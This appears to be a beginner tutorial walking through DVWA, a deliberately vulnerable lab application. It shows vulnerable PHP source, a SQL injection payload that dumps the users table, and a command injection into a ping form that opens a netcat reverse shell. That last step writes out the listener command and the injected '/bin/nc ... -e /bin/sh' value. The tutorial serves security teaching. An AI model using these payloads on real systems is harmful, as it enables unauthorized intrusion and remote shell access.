
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

As the hint says you can login with the username of **admin** and the password of **password**




As this is a 101 course, we are going to turn down the DVWA security to low. This is done by selecting the *DVWA Security* menu option.




Select the security option to low and then *Submit*.

## SQLi



SQL databases make up a large portion of data storage for web applications. This makes them a common target for attack.

By clicking the view source button, we can see the server code written in PHP that takes input from the form and looks in the database for the information the user is searching for.



Full code listing:

```
<?php
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");


        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
```

When we look at this code in greater detail there are a couple of things to note.

The `$id = $_GET['id'];` line takes input from the HTTP request and puts it in a variable called `$id`.

The `$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";` line formulates the query to be run against the database, directly including the `$id` variable.




User ID:

2 Submit

ID: 2  
First name: Gordon  
Surname: Brown

When the user inputs the value `2` into the User ID field, the following SQL statement is made:

```
SELECT first_name, last_name FROM users WHERE user_id = '2'
```



User ID:

2' or 'a'='a' Submit

ID: 2' or 'a'='a  
First name: admin  
Surname: admin

ID: 2' or 'a'='a  
First name: Gordon  
Surname: Brown

ID: 2' or 'a'='a  
First name: Hack  
Surname: Me

ID: 2' or 'a'='a  
First name: Pablo  
Surname: Picasso

ID: 2' or 'a'='a  
First name: Bob  
Surname: Smith

We can manipulate the value of `$id` by what we type into the User ID field. This allows us to control the SQL statement like so:


```
SELECT first_name, last_name FROM users WHERE user_id = '2' or 'a'='a'
```

The “or ‘a’=‘a’” addition means that the expression will always evaluate to true which will in turn return all the rows from the users database table.

From here we can manipulate the query in such a way that we can extract other information from the database, and even get shell access to the machine. However, they are exercises for a later date.

## Command Execution

Developers love to create handy tools for themselves, unfortunately sometimes those tools can be used in different ways than they intend.



Here the developer has created a nice tool to allow users to *ping* other machines.

## Ping for FREE

Enter an IP address below:

```
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.  
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.298 ms  
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.402 ms  
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.365 ms  
  
--- 192.168.56.102 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.298/0.355/0.402/0.043 ms
```

Server source code:

```
<?php  
  
if( isset( $_POST[ 'submit' ] ) ) {  
  
    $target = $_REQUEST[ 'ip' ];  
  
    // Determine OS and execute the ping command.  
    if (stristr(PHP_OS, 'Windows NT')) {  
  
        $cmd = shell_exec( 'ping ' . $target );  
        echo '<pre>'.$cmd.'</pre>';  
  
    } else {  
  
        $cmd = shell_exec( 'ping -c 3 ' . $target );  
        echo '<pre>'.$cmd.'</pre>';  
  
    }  
}  
?>
```


We can see that code takes the input and concatenates it to the *ping* command. However the code doesn't stop us from inputting a command separator and executing as many commands as we can fit into the input box.

## Ping for FREE

Enter an IP address below:

```
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.  
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.327 ms  
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.458 ms  
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.516 ms  
  
--- 192.168.56.102 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.327/0.433/0.516/0.082 ms
```





```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 45938
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


To create ourselves a remote access shell we can follow these steps:

1. On our attack machine in a terminal window run the following command:  
**nc -nlvp 4444**
2. Enter the following into the IP address box:  
**192.168.56.102; /bin/nc 192.168.56.102 4444 -e /bin/sh**
3. Back in our terminal window, we should see connection established from our target.  
We can enter the following commands to verify:  
**id**  
**uname -a**


Where the IP address 192.168.56.102 is the address of your attack machine.

## Cross Site Request Forgery (CSRF)


Cross Site Request Forgery (CSRF) is an attack that forces a victim to execute unwanted actions on a web application in which they're currently authenticated.



